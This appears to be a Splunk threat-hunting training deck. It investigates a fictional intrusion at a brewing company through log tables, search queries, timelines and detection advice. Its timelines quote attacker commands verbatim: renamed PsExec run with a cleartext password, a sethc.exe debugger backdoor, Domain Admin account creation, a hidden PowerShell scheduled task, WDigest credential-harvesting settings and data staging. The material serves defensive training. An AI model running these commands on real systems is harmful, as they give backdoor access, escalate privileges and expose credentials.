| 2019-08-02 09:56:08 | 318944 | titan | Kpilsner | 10.1.1.100 | PSEXESVC.exe | *\ADMIN\$ | ReadAttributes |
| 2019-08-02 09:56:08 | 318945 | titan | Kpilsner | 10.1.1.100 | PSEXESVC.exe | *\ADMIN\$ | READ_CONTROL |
| 2019-08-02 09:56:08 | 318946 | titan | Kpilsner | 10.1.1.100 | PSEXESVC.exe | *\ADMIN\$ | ReadAttributes |
| 2019-08-02 09:56:29 | 318959 | titan | Kpilsner | 10.1.1.100 | PSEXESVC | *\IPC\$ | READ_CONTROL |
| 2019-08-02 09:56:30 | 318960 | titan | Kpilsner | 10.1.1.100 | PSEXESVC-AGRADY-L-9464-stdin | *\IPC\$ | READ_CONTROL |
| 2019-08-02 09:56:30 | 318961 | titan | Kpilsner | 10.1.1.100 | PSEXESVC-AGRADY-L-9464-stdout | *\IPC\$ | READ_CONTROL |
| 2019-08-02 09:56:30 | 318962 | titan | Kpilsner | 10.1.1.100 | PSEXESVC-AGRADY-L-9464-stderr | *\IPC\$ | READ_CONTROL |
| 2019-08-02 09:56:30 | 318964 | titan | Kpilsner | 10.1.1.100 | PSEXESVC.exe | *\ADMIN\$ | DELETE |
| 2019-08-02 09:56:50 | 318974 | titan | Kpilsner | 10.1.1.100 | PSEXESVC.exe | *\ADMIN\$ | READ_CONTROL |
| 2019-08-02 09:56:50 | 318975 | titan | Kpilsner | 10.1.1.100 | PSEXESVC.exe | *\ADMIN\$ | WriteData (or AddFile) |
| 2019-08-02 09:56:50 | 318976 | titan | Kpilsner | 10.1.1.100 | PSEXESVC.exe | *\ADMIN\$ | ReadAttributes |
| 2019-08-02 09:56:50 | 318977 | titan | Kpilsner | 10.1.1.100 | PSEXESVC.EXE | *\ADMIN\$ | READ_CONTROL |
| 2019-08-02 09:56:50 | 318978 | titan | Kpilsner | 10.1.1.100 | PSEXESVC.exe | *\ADMIN\$ | READ_CONTROL |
| 2019-08-02 09:56:51 | 318979 | titan | Kpilsner | 10.1.1.100 | PSEXESVC.exe | *\ADMIN\$ | ReadAttributes |

What Is Our Timeline? (1/4)

psexesvc.exe

| Time | Event(s) | Attributes | Host |
|-----------------------|---|--|------------|
| 09:11:25 | Process Creation | "c:\windows\system32\printdrv\smb.exe" -accepteula \\10.1.1.101 -u thirstyberner\frothly_helpdesk -p Beerandseltzer1 -s cmd | agrady-l |
| 09:11:26 | File Creation | C:\Windows\PSEXESVC.exe | mvalitus-l |
| 09:55:49 | Process Creation | "C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c C:\Windows\System32\REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /t REG_SZ /v Debugger /d C:\windows\system32\cmd.exe /f | agrady-l |
| 09:56:07 | File Creation | C:\Windows\PSEXESVC.exe | titan |
| 09:56:28-0 9:56:30 | Service was installed Pipe Created Process Creation | Service Name: PSEXESVC "cmd" /c C:\Windows\System32\REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /t REG_SZ /v Debugger /d C:\windows\system32\cmd.exe /f | titan |

What Is Our Timeline? (2/4)

psexesvc.exe

| Time | Event(s) | Attributes | Host |
|----------|---|---|----------|
| 09:56:32 | Process Creation | "C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud" | agrady-l |
| 09:56:50 | File Creation | C:\Windows\PSEXESVC.exe | titan |
| 09:57:06 | Process Creation | "C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c net localgroup administrators daffligem /add | agrady-l |
| 09:57:11 | Service was installed Pipe Created Process Creation | Service Name: PSEXESVC "cmd" /c c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud" | titan |
| 09:57:25 | File Creation | C:\Windows\PSEXESVC.exe | titan |
| 09:57:38 | Process Creation | "C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c net group "Domain Admins" daffligem /ADD /DOMAIN | agrady-l |

What Is Our Timeline? (3/4)

psexesvc.exe

| Time | Event(s) | Attributes | Host |
|----------|---|---|----------|
| 09:57:46 | Service was installed Pipe Created Process Creation | Service Name: PSEXESVC "cmd" /c net localgroup administrators daffligem /add | titan |
| 09:57:57 | File Creation | C:\Windows\PSEXESVC.exe | titan |
| 09:58:15 | Process Creation | "C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c c:\windows\system32\schtasks /create /ru "NT AUTHORITY\SYSTEM" /tn Microsoft\Windows\Printing\PrintDriverUpdate /sc onlogon /tr "powershell -w h C:\Windows\System32\printdrv\printdrv.ps1" | agrady-I |
| 09:58:18 | Service was installed Pipe Created Process Creation | Service Name: PSEXESVC "cmd" /c net group "Domain Admins" daffligem /ADD /DOMAIN | titan |

What Is Our Timeline? (4/4)

psexesvc.exe

| Time | Event(s) | Attributes | Host |
|-------------------|--|--|----------|
| 09:58:34 | File Creation | C:\Windows\PSEXESVC.exe | titan |
| 09:58:42 | Process Creation | "C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c C:\Windows\System32\reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 | agrady-l |
| 09:58:55 | A service was installed in the system. Pipe Created Process Creation | Service Name: PSEXESVC "cmd" /c c:\windows\system32\schtasks /create /ru "NT AUTHORITY\SYSTEM" /tn Microsoft\Windows\Printing\PrintDriverUpdate /sc onlogon /tr "powershell -w h C:\Windows\System32\printdrv\printdrv.ps1" | titan |
| 09:59:01 | File Creation | C:\Windows\PSEXESVC.exe | titan |
| 09:59:43-09:59:44 | Service was installed Pipe Created Process Creation | Service Name: PSEXESVC "cmd" /c C:\Windows\System32\reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 | titan |

How Can We Visualize This?

psexesvc.exe

IP: 10.1.1.100
Domain: thirstyberner
Computer Name: agrady-l

09:11:25
Target: mvalitus-l

09:55:49
Target: titan,reg add command

09:56:32-09:57:38
Target: titan
Net user commands – add and two groups

09:58:15
Target: titan, schtasks create command

09:58:42
Target: titan, reg add command

smb.exe
Command

IP: 10.1.1.101
Domain: thirstyberner
Computer Name: mvalitus-l

09:11:26
PSEXESVC.exe
No indication of success

IP: 10.1.1.10
Domain: thirstyberner
Computer Name: titan

09:56:07-09:56:30
PSEXESVC.exe
Process Creation – Reg add

09:56:50-09:58:18
PSEXESVC.exe
Process Creation– user add and two groups

09:57:57-09:58:55
PSEXESVC.exe
Process Creation – schtasks

09:59:01-09:59:44
PSEXESVC.exe
Process Creation – reg add

What Is Our Narrative?

psexesvc.exe

- Psexec.exe is masqueraded as smb.exe by the adversary but psexesvc.exe leaves a tell-tale clue behind
- An attempt to connect using the frothly_helpdesk account was made to mvalitus-l
 - A password is also shown in the clear in that attempt
- All psexec commands originated from agrady-l and targeted titan with commands that
 - Edit the registry (can someone share what this command is doing at 09:56:28?)
 - Create and assign a user to groups
 - Create a scheduled task on titan that run a PowerShell script
 - Edit the registry (can someone share what this command is doing at 09:59:43?)

Artifacts Known/Uncovered

psexesvc.exe

Frothly Systems

- agrady-l \ 10.1.1.100
- mvalitus-l \ 10.1.1.101
- titan \ 10.1.1.10

User

- THIRSTYBERNER\Administrator
- kpilsner

Processes






- smb.exe - masqueraded psexec.exe
- psexesvc.exe

Commands Executed

© 2025 SPLUNK INC. C:\Windows\System32\REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution

MITRE ATT&CK Techniques Referenced

psexesvc.exe



<https://mitre-attack.github.io/attack-navigator/>

What Can We Operationalize?

psexesvc.exe

- Monitor for psexesvc.exe creation and associate with commands executed
- If psexec.exe doesn't exist on remote machine, look for exe being renamed (applies for another exe as well)
- Monitor for users executing commands that don't exist in LDAP



Threat Advisory

TLP: AMBER

Violent Memmes (also known as APT404 / SUSTAINABLE PARADOX / CUBIC ZIRCONIA / SNARKY BEAR) is a hacker group identified by the FRPCENK threat intelligence company as an advanced actor.

The group has been known to have advanced capabilities in exploiting windows machines along with knowledge of industrial control system processes.

Targets

The group has reportedly only targeted organizations in the American and Australian brewing industry.

Recent reports from other impacted organizations have identified the adversary will ***collect and stage data under the name leckereien*** on impacted systems.

Exercise 11: Hunt #2025-01-10

leckereien

What hosts and sourcetype is this string found in?

- Generate a list that includes a count, source, sourcetype and host

Using the Windows Event logs, generate a table of key fields that illustrate what is happening with processes and files that contain this string

Review the limited Sysmon events that reference this string to corroborate what was found in the Windows Event logs

Review the Stream SMB events and find the file size of the file that contains this string in its name.

Hints



- For stream sourcetypes, multiple hosts see traffic. Use ***capture_hostname=titan.thirstyberner.com*** for this exercise

1 leckereien
2 | stats count by sourcetype source host

All time 

✓ 49 events (8/2/19 8:00:00.000 AM to 7/18/25 7:20:13.000 PM) No Event Sampling   Smart Mode 

Events Patterns Statistics (8) Visualization

20 Per Page  

| sourcetype | source | host | count |
|---|--|--|-------|
| WinEventLog | WinEventLog:Security | AGRADY-L | 1 |
| WinEventLog | WinEventLog:Security | titan | 10 |
| XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | WinEventLog:Microsoft-Windows-Sysmon/Operational | AGRADY-L | 2 |
| bit9:carbonblack:json | /var/cb/data/event_bridge_output.json | ip-172-31-23-69.us-west-2.compute.internal | 1 |
| stream:smb | stream:smb | AGRADY-L | 11 |
| stream:smb | stream:smb | MVALITUS-L | 2 |
| stream:smb | stream:smb | jupiter | 11 |
| stream:smb | stream:smb | titan | 11 |

1 leckereien sourcetype=WinEventLog
 2 | table _time RecordNumber host Process_Command_Line Account_Name Source_Address Relative_Target_Name Share_Name Accesses
 3 | sort + _time RecordNumber

✓ 11 events (8/2/19 8:00:00.000 AM to 7/18/25 7:21:03.000 PM) No Event Sampling ▾ Job ▾ II ⌂ ⌃ ⌄ Smart Mode ▾

Events Patterns Statistics (11) Visualization

20 Per Page ▾ Format Preview ▾

| _time | RecordNumber | host | Process_Command_Line | Account_Name | Source_Address | Relative_Target_Name | Share_Name | Accesses |
|---------------------|--------------|----------|-------------------------------|--------------|--------------------------|-------------------------|------------|------------------------|
| 2019-08-02 09:53:11 | 287238 | AGRADY-L | tar -czvf leckereien.tar.gz * | AGRADY-L\$ | - | | | |
| 2019-08-02 09:53:22 | 318751 | titan | | Kpilsner | fe80::823:3c23:d4ff:8c8c | Files\leckereien.tar.gz | *\C\$ | READ_CONTROL |
| 2019-08-02 09:53:22 | 318752 | titan | | Kpilsner | fe80::823:3c23:d4ff:8c8c | Files\leckereien.tar.gz | *\C\$ | WriteData (or AddFile) |
| 2019-08-02 09:53:23 | 318769 | titan | | Kpilsner | 10.1.1.100 | Files\leckereien.tar.gz | *\C\$ | ReadAttributes |
| 2019-08-02 09:53:23 | 318770 | titan | | Kpilsner | 10.1.1.100 | FILES\LECKEREIEN.TAR.GZ | *\C\$ | READ_CONTROL |
| 2019-08-02 09:54:16 | 318865 | titan | | Kpilsner | 10.1.1.100 | Files\leckereien.tar.gz | *\C\$ | ReadAttributes |
| 2019-08-02 09:54:16 | 318866 | titan | | Kpilsner | 10.1.1.100 | Files\leckereien.tar.gz | *\C\$ | READ_CONTROL |
| 2019-08-02 09:54:47 | 318874 | titan | | Kpilsner | 10.1.1.100 | Files\leckereien.tar.gz | *\C\$ | ReadAttributes |
| 2019-08-02 09:54:47 | 318876 | titan | | Kpilsner | 10.1.1.100 | Files\leckereien.tar.gz | *\C\$ | READ_CONTROL |
| 2019-08-02 09:54:47 | 318877 | titan | | Kpilsner | 10.1.1.100 | FILES\LECKEREIEN.TAR.GZ | *\C\$ | READ_CONTROL |
| 2019-08-02 09:55:26 | 318911 | titan | | Kpilsner | 10.1.1.100 | Files\leckereien.tar.gz | *\C\$ | DELETE |

1 leckereien sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
2 | table _time host CommandLine CurrentDirectory Image ParentCommandLine TargetFilename user

All time ▾ 

✓ 2 events (8/2/19 8:00:00.000 AM to 7/18/25 7:22:25.000 PM) No Event Sampling ▾ Job ▾ II ⏪ ⏴ ⏵ Smart Mode ▾

Events Patterns Statistics (2) Visualization

20 Per Page ▾ Format Preview ▾

| _time | host | CommandLine | CurrentDirectory | Image | ParentCommandLine | TargetFilename | user |
|---------------------|----------|--|-----------------------------|-----------------------------|-------------------|-----------------------------------|---------------------|
| 2019-08-02 09:53:11 | AGRADY-L | tar -czvf leckereien.tar.gz z:\Files* | C:\Windows\System32\tar.exe | C:\Windows\system32\cmd.exe | | | NT AUTHORITY\SYSTEM |
| 2019-08-02 09:54:30 | AGRADY-L | | C:\Windows\system32\cmd.exe | | | C:\Windows\Temp\leckereien.tar.gz | |

```
leckereien sourcetype="stream:smb" capture_hostname="titan.thirstyberner.com"
| eval filename = coalesce(filename, 'filename{}')
| eval src_ip = replace(src_ip, ":0000:0000:0000:", "::")
| eval dest_ip = replace(dest_ip, ":0000:0000:0000:", "::")
| table _time src_ip dest_ip dest_port command{} filename filesize{}
| sort + _time
```

| _time | src_ip | dest_ip | dest_port | command[] | filename | filesize[] |
|-------------------------|--------------------------------------|--------------------------------------|-----------|--|-------------------------|------------|
| 2019-08-02 09:53:22.552 | FE80:000:000:000:0823:3C23:D4FF:8C8C | FE80:000:000:000:9816:ABA3:3C45:3717 | 445 | smb2 create smb2 create | Files\leckereien.tar.gz | |
| 2019-08-02 09:53:22.555 | FE80:000:000:000:0823:3C23:D4FF:8C8C | FE80:000:000:000:9816:ABA3:3C45:3717 | 445 | smb2 query directory smb2 query directory | . | 0 |
| | | | | | .. | 0 |
| | | | | | Finance | 0 |
| | | | | | leckereien.tar.gz | 0 |
| | | | | | Manufacturing | 0 |
| | | | | | Marketing | 0 |
| | | | | | Research | 0 |
| | | | | | Safety | 0 |
| 2019-08-02 09:53:23.340 | 10.1.1.100 | 10.1.1.10 | 445 | smb2 create smb2 create | Files\leckereien.tar.gz | |
| 2019-08-02 09:53:23.358 | 10.1.1.100 | 10.1.1.10 | 445 | smb2 create smb2 create | Files\leckereien.tar.gz | |
| 2019-08-02 09:54:16.802 | 10.1.1.100 | 10.1.1.10 | 445 | smb2 create smb2 create | Files\leckereien.tar.gz | |
| 2019-08-02 09:54:16.806 | 10.1.1.100 | 10.1.1.10 | 445 | smb2 create smb2 create | Files\leckereien.tar.gz | |
| 2019-08-02 09:54:47.032 | 10.1.1.100 | 10.1.1.10 | 445 | smb2 create smb2 create | Files\leckereien.tar.gz | |
| 2019-08-02 09:54:47.036 | 10.1.1.100 | 10.1.1.10 | 445 | smb2 query directory smb2 query directory | . | 0 |
| | | | | | .. | 0 |
| | | | | | Finance | 0 |
| | | | | | leckereien.tar.gz | 159559680 |
| | | | | | Manufacturing | 0 |
| | | | | | Marketing | 0 |
| | | | | | Research | 0 |
| | | | | | Safety | 0 |
| 2019-08-02 09:54:47.038 | 10.1.1.100 | 10.1.1.10 | 445 | smb2 create smb2 create | Files\leckereien.tar.gz | |

What Is Our Timeline?

leckereien

| Time | Event(s) | Attributes | Host | User |
|-----------------------|----------------------------------|--|----------|---------------------------------|
| 09:53:11 | Process Exec Process Create | tar -czvf leckereien.tar.gz * z:\Files\ | agrady-l | NT AUTHORITY\SYSTEM Kpilsner |
| 09:53:22-09 :54:47 | smb2 create Windows WriteData | Files\leckereien.tar.gz | titan | Kpilsner |
| 09:54:30 | File Created | C:\Windows\Temp\leckereien .tar.gz | agrady-l | |
| 09:55:26 | smb2 create Windows DELETE | Files\leckereien.tar.gz | titan | Kpilsner |

How Can We Visualize This?

leckereien

IP: 10.1.1.100
Domain: thirstyberner
Computer Name: agrady-l

09:53:11
Process create – tar with file share

09:54:30
File creation - gzip

sourcetype:
stream:smb

IP: 10.1.1.10
Domain: thirstyberner
Computer Name: titan
Username: kpilsner

09:53:22-09:54:47
File creation

09:55:26
File deletion

What Is Our Narrative?

leckereien

- The contents of the z:\Files\ directory were gzipped into leckereien.tar.gz
 - Command initiated on agrady-l
 - File created on titan
 - Kpilsner with System access was the user requesting this
- File was copied to c:\Windows\Temp\ on agrady-l
 - Possibly staging data for export?
- File was deleted on titan
 - Likely attempting to cover tracks

Artifacts Known/Uncovered

leckereien

Frothly Systems

- agrady-l \ 10.1.1.100
- titan \ 10.1.1.10

